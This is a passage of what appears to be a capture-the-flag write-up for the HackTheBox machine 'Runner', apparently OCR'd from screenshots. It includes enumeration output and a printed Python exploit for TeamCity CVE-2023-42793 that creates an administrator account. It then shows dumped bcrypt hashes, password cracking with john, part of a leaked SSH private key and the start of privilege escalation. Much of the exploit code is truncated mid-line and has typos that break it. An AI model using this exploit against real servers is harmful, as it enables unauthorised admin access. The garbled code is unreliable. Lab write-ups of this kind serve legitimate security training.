



Runner

1. Enumeration

We use nmap to make port recognition

```
┌──(kali㉿kali)-[~/Desktop/Runner]
└─$ cat nmap.txt
# Nmap 7.94SVN scan initiated Sat Apr 20 15:04:16 2024 as: nmap -sS -sC -sV -oN nmap.txt 10.10.11.13
Nmap scan report for 10.10.11.13
Host is up (0.29s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http        nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://runner.htb/
8000/tcp open  nagios-nsca Nagios NSCA
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr 20 15:04:35 2024 -- 1 IP address (1 host up) scanned in 18.93 seconds
```

A http and ssh ports open, let’s see what’s going on.




After a long seeking, trying to find directories or subdomains due to the web application doesn't have any input item, we created a custom dictionary to fuzzing.

```
┌──(kali㉿kali)-[~]
└─$ cewl -url http://runner.htb -d 10 > ~/Desktop/Runner/customlist.txt
```

Then, we use go buster and add domains with the corresponding flag

```
┌──(kali㉿kali)-[~/Desktop/Runner]
└─$ gobuster vhost -u http://runner.htb/ -t 35 -w customlist.txt --append-domain
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:             http://runner.htb/
[+] Method:          GET
[+] Threads:         35
[+] Wordlist:        customlist.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
═══════════════════════════════════════════════════════════════
Starting gobuster in VHOST enumeration mode
═══════════════════════════════════════════════════════════════
Found: CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/).runner.htb Status: 400 [Size: 166]
Found: TeamCity.runner.htb Status: 401 [Size: 66]
Progress: 286 / 287 (99.65%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

A subdomain with a log in interface



2. User flag

A research was necessary to find a vulnerability in this version.

TeamCity CVE-2023-42793 Exploit

This Python script exploits a security vulnerability (CVE-2023-42793) in JetBrains TeamCity, allowing an attacker to create a new user with administrative privileges.

How ir works:

1. Token Deletion: The script initiates a DELETE request to remove the user token associated the default user.

2. Token Creation: Upon successful token deletion, a new user token is created for the same default user.
3. User creation: Using the newly generated token, the script then creates a new user with administrative privileges.
4. Output: Successful exploit are reported, and the compromised URLs are appended to a file `vulnerable.txt`


```
#To generate ramdon names
import random
#To send http requests
import requests
#To analyze arguments
import argparse
#To process xml responses
import xml.etree.Element ar ET

#Define color
Color_Off="\033[0m"
Black = "\033[0;30m"
Red= "\033[0;31m"
Green= "\033[0;32m"
Yellow= "\033[0;33m"
Blue= "\033[0;34m"
Purple= "\033[0;35m"

class CVE_2023_42793:
    #Create the constructor
    def __init__(self):
        #Url
        self.url=""
        #Http request session
        self.session = request.session()

    def username(self):
        name = "H454NSec"
        random_id = random.randint(1000,9999)
        return f"{name}{random_id}
```

```
    def delete_user_token(self, url)
        self.url = url
        headers = {
            "User-Agent":"Mozilla/5.0 (https://github.com/H45
            "Content-Type":"application/x-www-form-urlencoded
            "Accept-Encoding":"gzip, deflate"
            }
        try:
            #Send a request to delete the user token
            response = self.session.delete(f"{self.url}/app/r
            #If the answer is successful
            if response.status_code == 204 or response.status_
                self.create_user_token()

        except Exception as err:
            pass

    def create_user_token(self):
        headers = {
            "User-Agent":"Mozilla/5.0 (https://github.com/H45
            "Accept-Encoding":"gzip, deflate"
        }
        try:
            #send a post request to create a new token
            response = self.session.post(f"{self.url}/app/res
            #If the answer is successful extract token value
            #And create a new user
            if response.status_code == 200:
                response_text = response.text
                root = ET.fromstring(response_text)
                value = root.get('value')
                #RFC 751 open standar
                if value.startswith('eyJ0eXAiOiAiVENWMiJ9'):
                    self.create_user(value)
        except Exception as err:
            pass
```


```
    def create_user(self, token):
        uname = self.username()
        headers = {
        "User-Agent": "Mozilla/5.0 (https://github.com/H454NS
     "Accept": "*/*",
     "Authorization": f"Bearer {token}",
     "Content-Type": "application/json",
        }
        creds = {
            "email": "",
            "username": uname,
            "password": "@H454NSec",
            "roles": {
                "role": [{"roleId": "SYSTEM_ADMIN",
                "scope": "g"}]
            }
        }
        try:
            #Senfd a post request
            response = self.session.post(f"{self.url}/app/res
            #if the response is successful
            if response.status_code == 200:
                print(f"{Green}[+] {Yellow}{self.url}/login.h
                with open(vul.txt,"a") as o:
                    o.write(f"[{uname}:@H454NSec] {self.url}\
        except Exception as err:
            pass
    #if the script is execute independiently
if __name__ == '__main__':
    #Create an object to analize arguments on
    #command line
    parser = argparse.ArgumentParser()
    parser.add_argument('-u', '--url', help='Url of the web a
    parser.add_argument('-l', '--list', help='List of urls')
    #Analyze arguments
    args = parser.parse_args()

    #Array to save list of url's
```

```
    db = []
    url_list = args.list

    if url_list:
        try:
            with open(url_list, "r") as fr:
            #Read every line on the file
                for data in fr.readlines():
                    #Delete blank spaces
                    db.append(data.strip())
        except Exception as err:
            print(err)

    elif args.url:
        db.append(args.url)
    #Instantiate an object to use it
    cve = CVE_2023_42793()
    for ip in db:
        #Delete the last slash if it is present
        url = ip[:-1] if ip.endswitch("/") else ip
        #Add http is it is not present
        if not url.startswitch("http://"):
            if not url.startswitch("http://"):
                url = f"http://{url}"
        cve.delete_user_token(url)
```


```
┌──(kali㉿kali)-[~/Desktop/Runner]
└─$ python CVE-2023-42793.py -u http://teamcity.runner.htb/
[+] http://teamcity.runner.htb/login.html [H454NSec1303:@H454NSec]
```




We can create new projects here, this input is no sanitized but needs some files to recognize it as a repository



There are some users which can be useful to enumerate users



Beautiful thing happens on backup section, where we can download the .zip associated to the backup



There we realize that there are some credentials, with a cryptographic algorithm defined in a column

```
┌──(kali㉿kali)-[~/Desktop/Runner/database_dump]
└─$ sudo cat users
ID, USERNAME, PASSWORD, NAME, EMAIL, LAST_LOGIN_TIMESTAMP, ALGORITHM
1, admin, $2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye, John, john@runner.htb, 1713657411918, BCRYPT
2, matthew, $2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em, Matthew, matthew@runner.htb, 1709150421438, BCRYPT
11, zenmovie, $2a$07$TSlpXTwrdG9e0oR4s1fGn.YaAZqbAIZ7Joo.2IyV1xdXbK8ojEEEK, , Zenmovie, 1713657006156, BCRYPT
12, h454nsec3096, $2a$07$Oi3.QLWw0vxnTCc23ttHjOYNJwqfITGUpG/oJZ7JGEgj6osJ8WKmO, , "", 1713657249141, BCRYPT
13, troy, $2a$07$Hp3n6DWiR4RCMSubDzDOu.PpP89ykEMD33DQjZJBwePOBza.5HTzm, , troy@mydomain.com, 1713657217048, BCRYPT
```

We crack Andrew password, it was possible due to Andrew has a insecure password

```
┌──(kali㉿kali)-[~/Desktop/Runner]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt andrew.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 128 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
piper123         (?)
1g 0:00:01:46 DONE (2024-04-20 22:35) 0.009419g/s 490.3p/s 490.3c/s 490.3C/s playboy93..onelife
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We could think that password will be helpful to move forward which is right but first we need get into ssh but those credentials were no useful, so we dig a little more inside and we could find a private key

```
┌──(kali㉿kali)-[~/…/projects/AllProjects/pluginData/ssh_keys]
└─$ sudo cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAlk2rRhm7T2dg2z3+Y6ioSOVszvNlA4wRS4ty8qrGMSCpnZyEISPl
htHGpTu0oGI11FTun7HzQj7Ore7YMC+SsMIlS78MGU2ogb0Tp2bOY5RN1/X9MiK/SE4liT
njhPU1FqBIexmXKlgS/jv57WUtc5CsgTUGYkpaX6cT2geiNqHLnB5QD+ZKJWBflF6P9rTt
zkEdcWYKtDp0Phcu1FUVeQJOpb13w/L0GGiya2RkZgrIwXR6l3YCX+mBRFfhRFHLmd/lgy
/R2GQpBWUDB9rUS+mtHpm4c3786g11IPZo+74I7BhOn1Iz2E5KO0tW2jefylY2MrYgOjjq
5fj0Fz3eoj4hxtZyuf0GR8Cq1AkowJyDP02XzIvVZKCMDgVNAMH5B7COTX8CjUzc0vuKV5
iLSi+vRx6vYQpQv4wlh1H4hUlgaVSimoAqizJPUqyAi9oUhHXGY71×5gCUXeULZJMcDYKB
Z2zzex3+iPBYi9tTsnCISXIvTDb32fmm1qRmIRyXAAAFgGL91WVi/dVlAAAAB3NzaC1yc2
EAAAGBAJZNq0YZu09nYNs9/mOoqEjlbM7zZQOMEUuLcvKqxjEgqZ2chCEj5YbRxqU7tKBi
NdRU7p+x80I+zq3u2DAvkrDCJUu/DBlNqIG9E6dmzmOUTdf1/TIiv0hOJYk544T1NRagSH
sZlypYEv47+e1lLXOQrIE1BmJKWl+nE9oHojahy5weUA/mSiVgX5Rej/a07c5BHXFmCrQ6
dD4XLtRVFXkCTqW9d8Py9BhosmtkZGYKyMF0epd2Al/pgURX4URRy5nf5YMv0dhkKQVlAw
```

```
┌──(kali㉿kali)-[~/Desktop/Runner]
└─$ ssh -i id_rsa john@runner.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-102-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Sun Apr 21 12:45:20 PM UTC 2024

  System load:                      0.6337890625
  Usage of /:                       80.0% of 9.74GB
  Memory usage:                     50%
  Swap usage:                       0%
  Processes:                        239
  Users logged in:                  1
  IPv4 address for br-21746deff6ac: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.13
  IPv6 address for eth0:            dead:beef::250:56ff:feb9:aa06
```

3.Priv esc

We actually don't have credentials so sudo -l is no possible to execute it, but we can use linpeas to enumerate the whole system.


```
╔══╣ PHP exec extensions
drwxr-xr-x 2 root root 4096 Apr  4 10:24 /etc/nginx/sites-enabled
drwxr-xr-x 2 root root 4096 Apr  4 10:24 /etc/nginx/sites-enabled
lrwxrwxrwx 1 root root 36 Feb 28 20:31 /etc/nginx/sites-enabled/portainer -> /etc/nginx/sites-available/portainer
server {
    listen 80;
    server_name portainer-administration.runner.htb;
    location / {
        proxy_pass https://localhost:9443;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}
```

We can see a service running locally with the localport. We proceed to port forwarding using chisel

